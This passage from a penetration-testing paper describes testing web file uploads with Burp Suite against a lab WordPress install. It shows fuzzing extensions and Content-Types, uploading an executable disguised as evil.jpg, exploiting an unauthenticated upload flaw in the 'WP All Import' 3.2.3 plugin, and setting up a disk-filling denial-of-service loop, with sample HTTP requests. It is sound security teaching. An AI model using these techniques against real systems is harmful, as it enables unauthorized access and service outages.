
Burp Suite, Fiddler and a variety of tools are available to perform dynamic application analysis. These tools can offer an easy way to test file upload functionality. If the penetration tester does not have access to the application source code, manual fuzzing will likely be required to locate file upload vulnerabilities.

Matthew Koch

2.4.1. Testing for Dangerous File Upload

When a web browser uploads a file, 2 pieces of information are generated by the browser during the request to upload the file. First, the extension of the file name ".jpg" for example. Second, the browser will typically set a "Content-Type:" HTTP Header indicating the type of file contents being uploaded such as "image/jpeg" for a JPEG image file.

Using Burp, a penetration tester can test multiple file extensions and Content-Type HTTP Headers to determine what file types can be uploaded. This type of testing may reveal how the application restricts file. To illustrate this example Wordpress' file upload functionality from Figure 2 will be tested using Burp. As shown in Figure 8, the file extension can be tested by uploading a sample request and using Burp intruder to select an insertion point to test different file extension types. The insertion point "jpg" in this example, will be replaced with a list of other file extensions as Burp intruder iterates through the list of common file extensions shown in Figure 9.


Burp Suite Professional v1.6.30 - licensed to Altitude Information Security [sing
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 × 2 × 3 × ...
Target Positions Payloads Options
Setting Payload position at "jpg"
Type a search term

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - s


Attack type: Sniper

```
POST /wp-admin/async-upload.php HTTP/1.1
Host: 192.168.0.172
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Ge
Accept: text/html,application/xhtml+xml,application/xml;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.172/wp-admin/upload.php
Content-Length: 496140
Content-Type: multipart/form-data; boundary=-------------
Cookie:
wordpress_7a058cf88105411feb78858ff4009585=admin%7C144804                    c464b4
6e00d4ab7; wp-settings-time-1=1447877106; wordpress_test_
wordpress_logged_in_7a058cf88105411feb78858ff4009585=admi                    19%7C27
104da9a2bd57753df86
DNT: 1
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

-----------------------------220951515728387
Content-Disposition: form-data; name="name"

evil.jpg
-----------------------------220951515728387
Content-Disposition: form-data; name="action"

upload-attachment
-----------------------------220951515728387
Content-Disposition: form-data; name

73662e3fb9
-----------------------------220951515
Content-Disposition: form-data; name   filename="evil.§jpg§"
Content-Type: image/jpeg

MZ□□□□□□□□□□□ÿÿ□□ ¸□□□□□□□@□□□□□□□□□□□□                    run in DOS mode.
```

1 payload position

Figure 8: Testing for allowed file extensions with Burp: Selecting the payload position to iterate through file extensions

Matthew Koch




This payload type lets you configure a simple list of strings that are used as payloads.

```
a
asp
aspx
backup
bak
c
cfml
```

Figure 9: Selecting a list of file extensions payload using Burp.


After executing the file extension test the results show that some file extensions are allowed and others are blocked as shown in Figure 10. When the application blocks a particular file extension, the error message returned included the text "not permitted for security reasons". This would indicate that Wordpress' filter is based on the file extension rather than the actual file content or "Content-Type" HTTP header value.


Intruder attack 3
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Messages containing "Not permitted for security reasons"

Request	Payload	Status	Error	Timeout	Length	not permitted for secu	Comment
0		200	☐	☐	1168	☐	
1	a	200	☐	☐	485	✓	
2	asp	200	☐	☐	487	✓	
3	aspx	200	☐	☐	488	✓	
4	backup	200	☐	☐	490	✓	
5	bak	200	☐	☐	487	✓	
6	c	200	☐	☐	1157	☐	
7	cfml	200	☐	☐	488	✓	
8	class	200	☐	☐	1180	☐	
9	com	200	☐	☐	487	✓	

Figure 10: Burp Intruder results, uploading filename evil.a, evil.asp, evil.aspx, etc. Showing a mixture of successful and failed payloads.

With the file extension type tested, the Content-Type HTTP header should also be tested to determine allowed file upload types. The same process as shown in the previous example can be used, but this time using the value after "Content-Type:" as the insertion point as shown in Figure 11. The evil.jpg file would usually have a Content-Type Header of "image/jpeg" assigned by the browser. After iterating through the possible values of the Content-Type HTTP header shown in Figure 12 reveals that WordPress allows any Content-Type Header for file upload and restricts solely on file extension.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 × 2 × 3 × ...
Target Positions Payloads Options
Content-Type Insertion point
Type a search term

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see


Attack type: Sniper

```
POST /wp-admin/async-upload.php HTTP/1.1
Host: 192.168.0.172
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.172/wp-admin/upload.p
Content-Length: 496140
Content-Type: multipart/form-data; boundary=--
Cookie:
wordpress_7a058cf88105411feb78858ff4009585=adm                    5s0kKLupA9%7C1c1896c464b446
6e00d4ab7; wp-settings-time-1=1447877106; word
wordpress_logged_in_7a058cf88105411feb78858ff4                    JLa8J3BRm15s0kKLupA9%7C2733
104da9a2bd57753df86
DNT: 1
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

-----------------------------220951515728387
Content-Disposition: form-data; name="name"

evil.jpg
-----------------------------220951515728387
Content-Disposition: form-data; name="action"

upload-attachment
-----------------------------22095151572838
Content-Disposition: form-data; name="_wp

-----------------------------2 51515728387
Content-Disposition: form-da  ; name="async-upload"; filename="evil.jpg"
Content-Type: §image/jpeg§
                                                   program cannot be run in DOS mode.
$[illegible]Rich[illegible]
[illegible]
[illegible].text[illegible].rdata[illegible]
[illegible].rsrc[illegible]
```

1 payload position

Figure 11: WordPress accepting a windows executable evil.jpg (renamed from evil.exe)

Matthew Koch




Request	Payload	Status	Error	Timeout	Length	not permitted for security	Comment
0		200	☐	☐	1168	☐	
1	text/h323	200	☐	☐	1168	☐	
2	application/octet-stream	200	☐	☐	1168	☐	
3	application/internet-propert...	200	☐	☐	1168	☐	
4	application/postscript	200	☐	☐	1168	☐	
5	audio/x-aiff	200	☐	☐	1168	☐	
6	audio/x-aiff	200	☐	☐	1168	☐	
7	audio/x-aiff	200	☐	☐	1168	☐	

```
-----------------------------2001279228633
Content-Disposition: form-data; name="action"

upload-attachment
-----------------------------2001279228633
Content-Disposition: form-data; name="_wpnonce"

b2ec533720
-----------------------------2001279228633
Content-Disposition: form-data; name="async-upload"; filename="evil.jpg"
Content-Type: application/postscript

MZ□□□□□□□□□□□ÿÿ□□¸□□□□□□□@□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□ø□□□□□º□□´   Í!¸□LÍ!This program cannot be run in DOS
mode.
$□□□□□□□□n□˜K*~ö□*~ö□*~ö□9vŸ□(~ö□/r-□(~ö□/rù□1~ö□9v«□(~ö□Ð]ï□.~ö□©v«□;~ö□*~÷□□□ö□/r©□-~ö□Æu¨□+~ö□/r¬□+~ö□Rich*~ö□□□□□
□□□□□□□□□□□□PE□□L□□□†.□R□□□□□□□□□à□□□□□□
```

Figure 12: Testing Content-Type Headers while uploading “evil.jpg”: all Content-Type HTTP Headers are allowed by the WordPress upload function.

2.4.2. Testing for Arbitrary File Upload

If the penetration tester has access to an account within the application, a tester can simply record the request uploaded using an authorized user and test again with an account or without logging into the application. The results can be compared using a testing tool such as Burp Suite’s Comparer feature. As shown in Figure 13, the left request shows an authenticated file upload to the WordPress “WP All Import” plugin while the right request has the session cookie removed. The request was submitted to a vulnerable version of “WP All Import” 3.2.3. The WordPress plugin responds that both whiles are successfully upload indicated by the HTTP response code “200 OK” (Figure 14).




Length: 496,372 (● Text ○ Hex)

```
POST /wp-admin/admin-ajax.php?page=pmxi-admin-settings&action=upload&name=evil.csv HTTP/1.1
Host: 192.168.0.172
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Gecko/20100
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/octet-stream
Referer: http://192.168.0.172/wp-admin/admin.php?page=
Cookie: wordpress_7a058cf88105411feb78858ff40DQ4JL
Connection: close
Pragma: no-cache
Cache-Control: no-cache
```

Length: 495,931 (● Text ○ Hex)

```
POST /wp-admin/admin-ajax.php?page=pmxi-admin-settings&action=upload&name=bad.csv HTTP/1.1
Host: 192.168.0.172
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/octet-stream
Referer: http://192.168.0.172/wp-admin/admin.php?page=pmxi-admin-import
Content-Length: 495385
DNT: 1
Connection: close
Pragma: no-cache
Cache-Control: no-cache
```

Figure 13: Burp Comparison: the request on the left contains session cookies, the request on the right is unauthenticated (no session cookies). Submitted to version 3.2.3 and earlier of the "WP All Import" WordPress plugin with a known arbitrary file upload vulnerability.


Word compare of #17 and #19 (5 differences)
Authenticated request: Successful
Unauthenticated request Successful
Key: Modified Deleted Added
Sync views


```
HTTP/1.1 200 OK
X-Powered-By: PHP/5.3.3
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Last-Modified: Wed, 18 Nov 2015 22:20:11 GMT
Cache-Control: post-check=0, pre-check=0
Content-Length: 135
Connection: close
Content-Type: text/html; charset=UTF-8

{"jsonrpc":"2.0","error":null,"result":null,"id":"id","name":"\/var\/www\/html\/wp-content\/uploads\/wpallimport\/uploads\/evil_2.csv"}
```

```
HTTP/1.1 200 OK
X-Powered-By: PHP/5.3.3
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Last-Modified: Wed, 18 Nov 2015 22:20:31 GMT
Cache-Control: post-check=0, pre-check=0
Content-Length: 134
Connection: close
Content-Type: text/html; charset=UTF-8

{"jsonrpc":"2.0","error":null,"result":null,"id":"id","name":"\/var\/www\/html\/wp-content\/uploads\/wpallimport\/uploads\/bad_1.csv"}
```

Figure 14: Burp Comparer showing both requests successfully upload files.

2.4.3. Testing for File Upload Denial of Service conditions

If Denial of Service is within scope of a penetration test, testing denial of service feasibility should also be performed. When the web server and web application software do not validate the number, size and frequency of file uploads it is possible to fill the drive space of the web server. The speed of the denial of service attack will depend on the specifications of the victim system and how quickly files can be uploaded. As shown in Figure 24 and Figure 25, preparing a test involves encoding a file for upload, and iterating through unique file names.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
2 × 3 × ...
Target Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh
Type a search term
0 matches
Clear
Filename Field
encoded content of file

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Sniper

```
POST /vulnerabilities/upload/ HTTP/1.1
Host: 192.168.0.170
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Geck
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.170/vulnerabilities/upload/
Cookie: PHPSESSID=b3qi0bk09ciqe5lubas9acftg5; security=low
Connection: keep-alive
Content-Type: multipart/form-data; boundary=-----------------
Content-Length: 12817459

-----------------------------1937265407689
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000000000
-----------------------------1937265407689
Content-Disposition: form-data; name="uploaded"; filename="§payload.jpg§"
Content-Type: image/jpeg

[illegible]
```

1 payload position

Length: 12767582

Figure 15: Preparing a file upload Denial of Service (DoS) attack using PortSwigger's BurpSuite. Uploading the same file, but increasing the filename by 1 during each iteration.


Burp Suite Professional v1.6.30 - licensed to Al
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 × 2 × ...
Target Positions Payloads Options
Setting a filename counter starting at 1

Payload Sets

You can define one or more payload sets. The number ... sitions t... different ways.

Payload set: 1

Payload type: Numbers

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: [✓ Sequential] Random

From: 1

